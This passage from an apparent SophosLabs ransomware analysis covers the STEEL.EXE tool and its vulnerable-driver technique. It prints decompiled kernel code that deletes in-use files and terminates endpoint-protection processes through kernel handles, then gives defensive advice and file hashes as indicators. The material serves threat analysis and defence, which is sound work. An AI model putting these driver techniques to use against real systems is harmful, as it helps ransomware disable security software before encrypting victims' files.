    v5[0xFFFFFFFF].MajorFunction = IRP_MJ_SET_INFORMATION;
    v5[-1].DeviceObject = deviceObject;
    fileObject_ = fileObject;
    v5[-1].Parameters.SetFile.Length = 1;
    v5[-1].FileObject = fileObject_;
    v5[-1].Parameters.SetFile.FileInformationClass = 13;// FileDispositionInformation
    v5[-1].Parameters.SetFile.FileObject = fileObject;
    v7 = irp->Tail.Overlay.CurrentStackLocation;
    v7[-1].CompletionRoutine = DriverIoCompletionRoutine2;
    v7[-1].Control = 0xE0u;
    v7[-1].Context = &Event;
    v8 = *(fileObject + 5);                     // FILE_OBJECT::SectionObjectPointer
    v8[2] = 0i64;                               // ImageSectionObject
    *v8 = 0i64;                                 // zero DataSectionObject
    IofCallDriver(deviceObject, irp);
    KeWaitForSingleObject(&Event, 0, 0, 1u, 0i64);
  }
  else
  {
    v1 = STATUS_UNSUCCESSFUL;
  }
  ObfDereferenceObject(fileObject);
  return v1;
}
```

Decompiled: How the malicious driver deletes a file that is in-use.

Terminating Processes

Once the files are deleted, STEEL.EXE kills all the processes associated with the files. Again, it uses its malicious kernel driver to terminate the processes.



```
signed __int64 __fastcall TerminateProcess(HANDLE *pProcessID)
{
  HANDLE pid; // rcx@1
  PVOID Object; // [rsp+58h] [rbp+10h]@1
  HANDLE Handle; // [rsp+60h] [rbp+18h]@4

  pid = *pProcessID;
  Object = 0i64;
  if ( PsLookupProcessByProcessId(pid, &Object) < 0 )
    return STATUS_UNSUCCESSFUL;
  if ( ObOpenObjectByPointer(Object, 512i64, 0i64, 1i64, PsProcessType) >= 0 )
    ZwTerminateProcess(Handle, 0i64);
  if ( Object )
    ObfDereferenceObject(Object);
  if ( Handle )
    ZwClose(Handle);
  return 0i64;
}
```

Decompile: How the malicious driver terminates a process.
Endpoint protection processes that rely on object handle filtering for their tamper protection cannot prevent a kernel mode termination of processes or deletion of files. The process handles opened by the malicious driver are kernel handles, and kernel handles cannot be filtered. So, the malicious kernel driver can kill these processes without interference of endpoint security controls. One solution is for the endpoint protection process to watch for any process trying to install these vulnerable kernel mode drivers, and prevent the installation from taking place.

If the process was running as a service, the Service Control Manager of Windows will (usually) try to restart the process that just got killed. But it will fail to do so as the related file no longer exists. Consequently, the application is effectively and permanently disabled. The failed attempts to restart the service show up in Event Logs.

When STEEL.EXE has killed all the processes and files in the PLIST.TXT list, it exits. Now the ransomware can encrypt all the files on the system unhindered.

What users can do to prevent this type of attack

Computers that are fully patched and have no known vulnerabilities can still end up in ruin because this attacker brings his own vulnerability. So what can you do to prevent the initial access by the attacker?

Adopt a three-pronged approach to minimize your risk of falling victim to an attack.

1. Threat protection that disrupts the whole attack chain

Today’s ransomware attacks use multiple techniques and tactics, so focusing your defense on a single technology leaves you very vulnerable.
Instead, deploy a range of technologies to disrupt as many stages in the attack as possible. And integrate the public cloud into your security strategy.

2. Strong security practices

These include:

- Use multi-factor authentication (MFA)
- Use complex passwords, managed through a password manager
- Limit access rights; give user accounts and admins only the access rights they need
- Make regular backups, and keep them offsite and offline where attackers can't find them
- Lock down your RDP; turn it off if you don't need it, use rate limiting, 2FA or a VPN if you do
- Ensure tamper protection is enabled – other ransomware strains attempt to disable your endpoint protection, and tamper protection is designed to prevent this from happening

3. Ongoing staff education

People are invariably the weakest link in cybersecurity, and cybercriminals are experts at exploiting normal human behaviors for nefarious gain. Invest – and keep investing – in staff training.

IoCs

We analyzed the following files in the course of this investigation

SHA256	Filename
791c32a95f401f7464214960e49e716656f6fd6fff135ac2a6ba607236d3346e	STEEL.EXE
99c3cc348f8ee4e87bce45b1dd185d31830c370ac43fd3e39ac50340f029ef79	ROBNR.EXE
0b15b5cc64caf0c6ad9bd759eb35383b1f718edf3d7ab4cd912d0d8c1826edf8	RBNL.SYS
31f4cfb4c71da44120752721103a16512444c13c2ac2d857a7e6f13cb679b427	GDRV.SYS

Acknowledgments

SophosLabs would like to acknowledge the contributions of Anand Ajjan, Richard Cohen, Sivagnanam Gn, Roland Gyorffi, Erik Loman, Peter Mackenzie, Vikas Singh, Gabor Szappanos, Alex Vermaning and Michael Wood to the analysis for this post.